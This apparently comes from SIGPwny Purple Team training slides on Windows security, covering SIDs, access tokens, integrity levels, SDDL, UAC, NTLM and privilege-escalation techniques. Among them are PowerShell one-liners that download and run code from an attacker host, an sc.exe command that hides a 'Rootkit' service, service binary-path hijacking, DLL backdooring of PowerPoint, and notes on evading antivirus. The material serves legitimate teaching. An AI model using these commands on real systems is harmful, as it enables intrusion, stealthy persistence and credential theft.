SIGPwny

Purple Team FA2025 • 2025-10-07

Wonderful World of Windows

Ronan Boyarski

ctf.sigpwny.com

sigpwny{New Technology, New Attacks}


Overview

- Windows Overview
  - Security Model & Security Identifiers
  - Privileges, Tokens, & Process Integrity Levels
  - Administrator versus SYSTEM
  - ACEs, DACLs, and SDDL
  - Threat modeling, security boundaries, and transitivity
  - CMD versus PowerShell
  - NTLM Authentication overview
- Abuse cases
  - Token-Based Privilege Escalation & Potato exploits
  - Unquoted Service Paths & Weak Permissions
  - Pass-the-Hash Vulnerability (NTLM)

Windows Security Model

Linux the protagonist

- Linux has users and groups, with an ID assigned for each user and group.




```
cbcicada@DESKTOP-LPOQ7KJ:~$ id
uid=1000(cbcicada) gid=1000(cbcicada) groups=1000(cbcicada),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),3
0(dip),44(video),46(plugdev),100(users),107(netdev),993(kvm),1001(docker)
```

- We can use `sudo` to run command as other users, `chmod`/`chown` to set privileges/permissions for objects like files and directories.
- There are some quirks like file attributes and SUID/SGID bit, but mostly simple and concise.

Windows the antagonist

- In Windows, anything related with authentication is a **security principal**, and each one has a unique **Security Identifier (SID)**
  - Users, groups, computers, even services themselves have SIDs
- These SIDs are mostly permanent, but sometimes can be temporary (service SID only exists when running)



```
PS C:\Users\CBCicada> Get-LocalUser | Select Name, SID

Name               SID
----               ---
Administrator      S-1-5-21-4208074686-2250972411-3026802241-500
CBCicada           S-1-5-21-4208074686-2250972411-3026802241-1000
DefaultAccount     S-1-5-21-4208074686-2250972411-3026802241-503
Guest              S-1-5-21-4208074686-2250972411-3026802241-501
WDAGUtilityAccount S-1-5-21-4208074686-2250972411-3026802241-504
WsiAccount         S-1-5-21-4208074686-2250972411-3026802241-1002
```

SIDs

S-1-5-21-4208074686-2250972411-3026802241-1000

- S-1: S(ID) revision 1, all SIDs have this
- 5: Identifier authority, highest level of authority that can issue SIDs for this type of security principal (5 is NT AUTHORITY)
- Subauthorities: Most important part, identifies a domain in an enterprise (domain identifier)
- 1000: Relative IDentifier (RID). For a user account, this is like a UID on Linux

LSASS is the service that runs Local Security Authority, that manages SID under NT AUTHORITY

Common Known SID Patterns

- S-1-1-0: Everyone group
- S-1-5-21-xxxx-500: Local Administrator
- S-1-5-18: Local SYSTEM
- S-1-5-7: Anonymous
- S-1-5-21-xxxx-501: Built in Guest account, disabled by default
- S-1-5-21-xxxx-502: KRBTGT (covered in AD 2)
- S-1-5-21-xxxx-512: Domain Admins
- S-1-5-21-xxxx-513: Domain Users
- S-1-5-21-xxxx-515: Domain Computers
- S-1-5-21-xxxx-1000+: Local accounts

Logon Sessions & Access Tokens

- When a user logs in locally, Local Security Authority (LSA) will check if it's valid and grant a logon session
  - SID is your permanent identifier. **LUID** is created for a logon session
- Each process created in a logon session has an access token
- Logon session to access token is a one-to-many relationship
- An access token is a "volatile repository" for security settings associated with a logon session
- You can copy these with APIs like **DuplicateTokenEx**
- Whenever you ask the kernel to do something sensitive, it will check your token and inten

Access Tokens

- Every process has a primary token for performance reasons
  - Kernel **only checks once** if you actually have access to make it quick
- Child processes duplicate* parent process token by default
  - *copy-by-value, not copy-by-reference
- Threads can have their own tokens as well (not necessary)
- Think of holding certain privileges as a "skip" for these checks
  - `SeDebugPrivilege` lets you **skip DACL read/write checks for ANY process and thread object**
- Note that if you have another user's credentials, you can also use WinAPI to create a valid logon session and access tokens for them

Process Integrity

- Processes also have **Integrity Levels**
  - Low, Medium, High, SYSTEM
- To do anything really privileged, we will need a **high integrity** process
  - Default is medium
- This was done so that Administrator users are not running everything fully privileged by default
  - Equivalent of forcing folks to specify sudo instead of living as root
- Unfortunately, **these are not considered a security boundary**

Process Integrity


- Elevating from medium to high integrity is regulated by User Account Control
- But again, **it's not a security boundary**, meaning that there are a number of UAC bypass methods available, that, weirdly enough, are flagged by antivirus, and also considered a feature
- Many of these just need to be obfuscated, because they are **working as intended**
- Meaning, Administrator code execution always grants full privileges as long as you can use a UAC bypass
- The first user added to a Windows workstation is Administrator by default!

SYSTEM vs Administrator

- Instead of a root user, Windows has SYSTEM
  - SYSTEM has all of the privileges over everything, but, by its nature, can't do some things a human would (like using an HTTP proxy or desktop)
- Elevating from Administrator to SYSTEM is not a security boundary
  - Usually as easy as starting a service
- SYSTEM rights let us do some things that Administrator can't do
  - Dumping LSASS (like `/etc/shadow`)
  - Dumping other credentials from memory

Security Descriptor Definition Language

- Configures permissions over objects, including files, drivers, services, registry keys, and Active Directory objects
- Misconfigurations increase attack surface; Attackers can abuse it, such as creating invisible services



Advanced Security Settings for [redacted]


Owner: SYSTEM Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Principal	Type	Access	Inherited from	Applies to
Users [redacted]	Allow	Read	MACHINE\SOFTWARE\...	This key and subkeys
Administrat...	Allow	Full Control	MACHINE\SOFTWARE\...	This key and subkeys
SYSTEM	Allow	Full Control	MACHINE\SOFTWARE\...	This key and subkeys
CREATOR O...	Allow	Full Control	MACHINE\SOFTWARE\...	Subkeys only
ALL APPLIC...	Allow	Read	MACHINE\SOFTWARE\...	This key and subkeys
Account Un...	Allow	Read	MACHINE\SOFTWARE\...	This key and subkeys

☐ Replace all child object permission entries with inheritable permission entries from this object



Permission Entry for [redacted]

Principal: [redacted] Select a principal

Type: Allow

Applies to: This key and subkeys

Advanced permissions:

☐ Full Control
☐ Query Value
☐ Set Value
☐ Create Subkey
☐ Enumerate Subkeys
☐ Notify
☐ Create Link
☐ Delete
☐ Write DAC
☐ Write Owner
☑ Read Control

☐ Only apply these permissions to objects and/or containers within this container

Image credit: Splunk

Security Descriptor Definition Language

- View SDDL for a folder with `Get-Acl` PowerShell CMDlet
- SDDL represents security descriptors as text strings

File Permission:

O:BAG:SYD:(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0)

- Owner: Builtin Administrators, format is O:<SID> || O:<String repr>
- Group: Local System, format is G:<SID> || G:<String repr>
- DACL: A: Access Allowed ACE type, A;; is no flags set, ;;; means no object GUIDs, and S-1-1-0 is the trustee

Security Descriptor Definition Language

O:BAG:SYD:(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0)

- RPWPCCDCLCSWRCWDWOGA
    - Read Property
    - Write Property
    - Create Child
    - Delete Child
    - List Children
    - Self Write
    - Read Control (read security descriptor)
    - Write DACL (modify permissions)
    - Write owner
    - Generic All (full control, the most powerful permission)

SDDL Abuse Cases

- Excessive permissions
  - Sending IOCTLs to a driver from the Everyone group
  - Writing to a file your group should not be able to access
  - Having WriteDACL where you shouldn't (applies to other users!)
- Aggressively restrictive permissions (inspiration)
  - Create a service that cannot be enumerated by the OS


```
PS C:\WINDOWS\system32> & $env:SystemRoot\System32\sc.exe sdset
Rootkit
"D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;
CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY
)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDR
CWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
PS C:\WINDOWS\system32> Get-Service -Name Rootkit
Get-Service : Cannot find any service with service name 'Rootkit'
```

A Note on Transitivity & Threat Modeling

- Windows considers user to kernel to be a **security boundary**
- However, user to High Integrity Admin is not (UAC bypass)
- High Integrity Admin to SYSTEM is not a security boundary
- SYSTEM to Kernel is not a security boundary (load a driver)
- By transitivity, this means that **any "unprivileged" code** execution on your normal Windows computer can hop from medium integrity -> Local Admin -> **SYSTEM** -> Kernel code execution
- This is a terrible flaw that destroys the entire premise of Antivirus & EDR in the majority of real-world use cases
- UAC bypass + driver n-day = persistent compromise

This is Fine

- The following attack chain only requires **one vulnerability**
- Does not require any 0-days
- Enables compromising all of user and kernel space while generating 0 EDR alerts
- Realistic point-of-failure is UAC bypass
    - Not all users will have local admin
    - Works on almost every workstation, servers are hit-or-miss depending on org



Shells & Services

CMD & PowerShell

- These are syntactically not the same as Bash / Zsh / etc.
- CMD is old and primitive
- PowerShell is extremely powerful but also **heavily monitored**
- In a pentesting context, they are both invaluable, but in a red team context, they are both to be avoided
  - Can get PowerShell History with `Get-History` or `(Get-PSReadlineOption).HistorySavePath`
  - Actual APTs are unfortunately still getting away with brazen CMD and PowerShell usage because not all targets are sufficiently mature to monitor all commands
- **Keep an eye on these during competitions!**

PowerShell History Lesson

- PowerShell is incredibly useful
  - Access to the entire .NET runtime
  - Execute arbitrary .NET assemblies fully in memory
  - Can be used as a high-level programming language
  - Entire C2 frameworks written in it at one point (EMPIRE)
- A while ago, this was **too good** for attackers and led to a number of changes
  - AMSI
  - Script Block Logging
  - Constrained Language Mode
  - Default Execution Policy
- Monitoring is built in to PowerShell

PowerShell

- We can execute **arbitrary remote scripts in one line**

```
iwr -uri http://attacker_ip/run.ps1 | iex
```

- We can execute **arbitrary remote .NET assemblies in one line**

```
[System.Reflection.Assembly]::Load((New-Object
System.Net.WebClient).DownloadData('http://attacker_ip/assem.exe
')).EntryPoint.Invoke($null, (, [string[]] ('foo')))
```

- Most PowerShell attack tools have been migrated to C#, but it's very easy to run C# in-memory from PowerShell
  - PowerUp -> SharpUp, PowerView -> SharpView, etc.

Default Services

- Many services are running locally
- SMB is the most important remotely accessible one
- SMB lets us upload and download files, as well as create and start services, if we have Administrator privileges on the target
    - The default ability to do this only exists in AD domains or on Windows Server, last I checked this **does not** work against personal computers
- However, if we have a valid local admin logon for SMB, we can use that to get SYSTEM trivially
- Services are similar to Linux in concept and will have overlapping types of vulnerabilities

Privilege Escalation

Trivial Privilege Escalation

- Check for these privileges whenever you get a shell (`whoami /all`), as they grant SYSTEM relatively easily
    - SeImpersonatePrivilege - SweetPotato
    - SeTcbPrivilege - S4U w/Rubeus (will explain this in AD 2)
    - SeBackupPrivilege - Gives arbitrary file read*
    - SeRestorePrivilege - Gives arbitrary file write*
    - SeCreateTokenPrivilege - Can functionally impersonate
    - SeLoadDriverPrivilege - Get kernel code execution
    - SeTakeOwnershipPrivilege - That thing is mine now
    - SeDebugPrivilege - Arbitrary read/write over processes

Service Privilege Escalation

- Mostly the same as linux in theory, just execution differences
- Enumerate services and check for weak privileges
- If the service path doesn't have quotes in it, then the search order for `C:\Program Files\Test Service\Test Service.exe` will be:
  - `C:\Program.exe`
  - `C:\Program Files\Test.exe`
  - `C:\Program Files\Test Service\Test.exe`
  - `C:\Program Files\Test Service\Test Service.exe`
- Meaning that if we can write anywhere in that chain we can get code execution whenever the service is restarted

Service Privilege Escalation

- Alternatively, we may have the privilege to change the command line of the service
  - Change it practically using sc.exe
- Exploiting some of these is painful as it may require a reboot and you may not have the ability to start and stop services at will

Example Commands

- Enumerate Services

  -
    ```
    run wmic service get name, pathname
    ```
- Enumerate Permissions

  -
    ```
    powershell Get-Acl -Path "C:\Program Files\Vulnerable Services" | fl
    ```
- Automated tooling


  -
    ```
    execute-assembly C:\Tools\SharpUp\SharpUp\bin\Release\SharpUp.exe audit UnquotedServicePath
    ```

Example Commands

- Exploit modifiable permissions
  - `powershell-import C:\Tools\Get-ServiceAcl.ps1`
  - `powershell Get-ServiceAcl -Name VulnService | select -expand Access`
  - `sc config VulnService binPath= C:\Temp\tcp-local_x64.svc.exe`
  - `sc stop VulnService`
  - `sc start VulnService`
- Note that the space after binPath is intentional and necessary!

DLL Hijacking

- DLLs follow the same search order as service binaries
- If another process is looking for an unquoted path or a nonexistent DLL, we can place a malicious DLL there
  - We can use this for privilege escalation or persistence
- You can search for DLL hijacks with EventViewer



Summary | 11 calls | 6 KB used | legit_exes_PotPlayerMini_f16903b2ff82689404f7d0820f461e5d.exe

Module	API	Return Value	Error
KERNELBASE.dll	LdrLoadDll (9, 0x0075f548, 0x0075f558, 0x0075f54c)	STATUS_SUCCESS	
legit_exes_PotPlayerMini_f169...	LoadLibraryW ("C:\Users\b33f\Desktop\tmp\PotPlayer.dll")	NULL	126 = The specified module could not be found.
KERNELBASE.dll	└LdrLoadDll (1, 0x0075fae8, 0x0075faf8, 0x0075faec)	STATUS_DLL_NOT_FOUND	0xc0000135 = The code execution cannot proceed b
KERNELBASE.dll	LdrLoadDll (1, 0x0075f258, 0x0075f268, 0x0075f25c)	STATUS_SUCCESS	
KERNELBASE.dll	LdrLoadDll (1, 0x0075ef50, 0x0075ef60, 0x0075ef54)	STATUS_SUCCESS	
KERNELBASE.dll	LdrLoadDll (1, 0x0075f258, 0x0075f268, 0x0075f25c)	STATUS_SUCCESS	
KERNELBASE.dll	LdrLoadDll (1, 0x0075d3b0, 0x0075d3c0, 0x0075d3b4)	STATUS_SUCCESS	
KERNELBASE.dll	LdrLoadDll (9, 0x0075f320, 0x0075f330, 0x0075f324)	STATUS_SUCCESS	
KERNELBASE.dll	LdrLoadDll (1, 0x0075ed80, 0x0075ed90, 0x0075ed84)	STATUS_SUCCESS	
KERNELBASE.dll	LdrLoadDll (1, 0x0075ed80, 0x0075ed90, 0x0075ed84)	STATUS_SUCCESS	
KERNELBASE.dll	LdrLoadDll (1, 0x0075eb88, 0x0075eb98, 0x0075eb8c)	STATUS_SUCCESS	

Image credit

DLL Hijacking

- If an adversary can either do search order hijacking, or has write privileges over the missing DLL, they can obtain arbitrary code execution
- Escalate privileges by identifying SYSTEM services that load nonexistent libraries
- Can also be used to proxy malicious code in a trusted process
  - For example, PowerPoint tries to find the library **MsoAria.dll**
  - So, we can put malware in a dll called **MsoAria.dll** in the same directory as PowerPoint and then backdoor it!

UAC Bypasses

- There are a number of UAC bypasses out there
- General idea is taking advantage of auto-elevation for certain processes, then running arbitrary code (similar to SUID abuse)
- These will take you from medium to high process integrity
    - This is for local admin accounts only
- There are plenty of bypasses out there, but what exactly to use is up to you
    - The most common ones are all caught by antivirus
- AlwaysInstallElevated is a similar abuse case
    - Run .msi files as high-integrity admin
- **Some of these will spawn GUI applications**

General Enumeration Commands

```
-  whoami /all
-  net user
-  net group
-  systeminfo
-  ipconfig /all
-  arp -a
-  netstat -ano
-  dir C:\Program Files
-  dir C:\Downloads
-  sc.exe query
-  Get-ChildItem -Path C:\Users\
   -Include *.txt,*.ini,*.kdbx
   -File -Recurse -ErrorAction
   SilentlyContinue
```

Automated Tooling

- Most of the Windows Privilege Escalation programs are C# executables
- SharpUp, Seatbelt, and WinPEAS will all do a wide variety of host checks
  - With proper precautions, you can get many of these past antivirus with ease
- As before, try enumerating manually first, then move to automation when you get used to it


Authentication

Windows Authentication

- Windows uses a number of methods for authentication, but, ignoring Active Directory, the most important is NTLM
  - Used for password hashing, think **/etc/shadow** on Linux
- Windows will allow you to log in using a user's hash **instead of their password**
  - Terrible abuse cases for this in networked environments!
